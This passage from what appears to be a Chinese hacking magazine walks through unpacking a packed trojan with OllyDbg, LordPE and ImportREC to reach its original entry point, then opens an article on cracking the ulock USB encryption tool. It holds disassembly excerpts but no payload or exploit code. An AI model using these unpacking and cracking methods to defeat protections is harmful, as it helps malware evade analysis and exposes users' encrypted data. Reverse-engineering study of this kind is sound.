可以看到，显示 **Nothing found [Overlay] ***，这是一个比较合格的“免杀处理产品”，但实际是如何呢？我们还要往下看，对于木马这种程序来说，查看区段是不容忽略的一个步骤，如图 2。

Section Viewer

Name	V. Offset	V. Size	R. Offset	R. Size	Flags
.text	00001000	0000108C	00001000	00002000	60000020
.data	00003000	0000FD47	00003000	00010000	C0000040
.rdata	00013000	00018D2B	00013000	00001000	C00000C0
.rsrc	0002C000	00000862	00014000	00001000	40000040

图 2　查看区段

看到了吗？从区段看并不能看出什么来，好像很正常的样子，嗯，又合格了一分！

2、Universal Import Fixer (UIF) v1.2 (FINAL)

这是一个脱壳修复工具，个人感觉很棒，我曾经脱 Themida 壳的时候用它来修复，速度真的是爆强，个人非常推荐！

3、《脱壳破解练习》精华集一

这是由吾爱破解论坛发布的第一集脱壳破解电子文集，电子书做得很精美，很吸引人的眼球。另外，文章内容的技术含量也是非常高的，所以如果你想向脱壳方面学习的话，这是一个非常不错的选择。

相关连接：http://www.52pojie.cn/thread-18724-1-1.html

小提示：有时候从区段中我们是可以发现一点端倪的，所以这一步最好不要忽略！

脱壳过程

对于脱壳来说，最好的手动工具莫过于 OD 了，所以调试工具全程使用 OD 来完成！

小提示：假如你还想了解更多的 OD 使用技巧及知识，请参考“黑手”出品的《精通破解工具》一书。

载入到 OD 之后，很自然地停在入口处，如图 3。




图 3　代码入口处

看到了么？就算你认为自己对各种语言的入口点很熟悉，来到这个入口处，你也会看得傻了眼！因为这对于你来说，是非常陌生，当然我也不例外，不过这并不能成为我放弃的理由！F8 一下，来到 00401117 地址处，这时让我们看看 OD 寄存器中的 ESP 变化吧，如图 4。




图 4　寄存器 esp 变化




图 5　命令行

从图 4 中可以看到，**ESP 处数值由在入口处的 0012ffc4 变成了 0012ffc0**，并且该处显示为红色，这时正是使用 esp 定律的好时机。OK，在命令行插件中输入 **hr esp** 并回车，如图 5。

F9 运行后，中断在如下位置：

```
0040111F   .  C1FE 16       sar    esi, 16
```

继续 F9，中断在如下位置：

```
0040130F   .  BA 0C000000   mov    edx, 0C
00401314   .  90            nop
00401315   .  01D1          add    ecx, edx
```

继续 F9，中断在如下位置：

```
00401323   .  8B3A          mov    edi, dword ptr [edx]
00401325   .  66:C1CA 03    ror    dx, 3
```

第四次 F9 后，中断在如下位置：

```
004014DE   .  40            inc    eax
```

```
004014DF    .  89F1          mov     ecx, esi
004014E1    .  21D2          and     edx, edx
………
```

往下的代码，我们还是无法看出什么来，乱乱的，实在太乱了！如果这里开始F8跟的话，我估计会很快挂掉，我没试，有兴趣的试试吧！我继续F9，第九次中断在如下位置：

```
00403D99    60              pushad
00403D9A    53              push    ebx
00403D9B    58              pop     eax
00403D9C    BA 00500200     mov     edx, 25000
00403DA1    01C2            add     edx, eax
```

看到00403D99处的pushad这一句，我总觉得很眼熟，所以我往下看了看代码：

```
00403EE4    4E              dec     esi
00403EE5    47              inc     edi
00403EE6  ^ E2 F0           loopd   short 00403ED8    ///很眼熟吧?
00403EE8    F7D0            not     eax
00403EEA    C3              retn                      /// 也很眼熟吧?
00403EEB    01C7            add     edi, eax
00403EED    81F0 9302795A   xor     eax, 5A790293
00403EF3    C2 4800         retn    48               //// 这里呢?
00403EF6    79 0E           jns     short 00403F06
00403EF8    E4 A4           in      al, 0A4
```




图6 硬件断点




图7 F2下普通断点

这几行代码也不会觉得陌生吧？很眼熟是不是？好像快到OEP的样子。这里删除刚才下的ESP断点，如图6。

删除之后，在00403EEA处下普通断点，如图7。

下了断点之后，F9运行，发现“砰”的一声就断下来了，我感觉真的有戏了，F8单步一下，返回到如下位置：

```
0017ACD0    01C0            add     eax, eax
0017ACD2    89DE            mov     esi, ebx
```

再往下看看，又是一个非常眼熟的retn，代码如下：

```
0017AD2C    01C1            add     ecx, eax
0017AD2E    B8 00000000     mov     eax, 0
0017AD33    66:C1C7 02      rol     di, 2
0017AD37    C3              retn           /// 眼熟的代码
0017AD38    81CE 5B979B83   or      esi, 839B975B
```

这里当然在0017AD37处下普通断点吧。“砰”的一声又中断了下来，继续单步一下，来到如下位置：

```
00424460    60              pushad
00424461    BE 00804100     mov     esi, 00418000
00424466    8DBE 0090FEFF   lea     edi, dword ptr [esi+FFFE9000]
0042446C    57              push    edi
0042446D    EB 0B           jmp     short 0042447A
0042446F    90              nop
```

开始我还以为是返回到OEP，结果看到这个代码也非常眼熟，是UPX壳的入口代码啊！不信？证明给你看看，我就在这里将它dump下来，用peid查看，如图8。

虽然初看是显示**Nothing found** *，但是使用“核心扫描”之后，你就能够看到如图8的显示效果了。我刚才说的没错吧？虽然这里不是OEP，但是接下来的事情就容易多了，毕竟UPX我已经脱过无数遍了，哈哈！将代码往下滚，来到如下位置：




图8 peid查看

```
004245E7  ^ 75 FA           jnz     short 004245E3
004245E9    83EC 80         sub     esp, -80
004245EC  ^ E9 D559FFFF     jmp     00419FC6      /// 返回OEP处
004245F1    0000            add     byte ptr [eax], al
004245F3    0000            add     byte ptr [eax], al
004245F5    0000            add     byte ptr [eax], al
```

这里的地址004245EC处的jmp就是准备返回OEP的了，所以在这里下断点，中断后返回来到如下位置：

```
00419FC6    55              push    ebp
kernel32.7C800000    /// OEP
00419FC7    8BEC            mov     ebp, esp
00419FC9    6A FF           push    -1
00419FCB    68 70C64100     push    0041C670
00419FD0    68 209D4100     push    00419D20
jmp 到 msvcrt._except_handler3
```

果然这里就是OEP了，藏得真够深的，不过还是被揪出来了。既然都到这里了，还不拿出LordPE来dump，如图9。




图9 LordPE抓取映像




图10 自动搜索IAT

Dump出来自动保存为dumped.exe，再运行ImportREC.exe来修复IAT，填上**OEP=19FC6**，点击“AutoSreach”，弹出对话框如图10。

再点击“Get Impots”获得函数，如图11。可以看见函数都很好地修复了，最后点击“Fix dump”修复完毕！再用peid查壳一下，如图12，显示**Microsoft Visual C++ 6.0**，嗯，脱壳完毕！

自己测试了一下可以正常运行，不过此程序会被卡巴报为Trojan.Win32.Agent.bfgh，所以测试还请大家多多小心，建议




图11 获得函数

移动加密大师ulock的破解之路

图 小龙

从本文你可以学习到：
Ulock的破解方法

破解思路一

现在U盘已经非常普及了，大家可以把自己电脑上的数据保存到U盘中，方便携带，实现了数据的“可移动性”。有些朋友的数据是机密性的，不想让第三方看到，所以U盘数据加密便提上议事日程，移动加密大师ulock就是一款不错的U盘数据加密软件，现在U盘数据一般都用这软件进行加密。但是，作为一名黑客技术爱好者，就不免要研究下如何破解这款软件的加密过程。为了测试方便，这里首先要设置一下系统选项。

我们到资源管理器中，选择**“工具”－“文件夹选项”**，在弹出的“文件夹选项”对话框中，勾选“显示所有文件和文件夹”，去掉**“隐藏受保护的操作系统文件”**和**“隐藏已知文件类型的扩展名”**前面的勾，如图1。

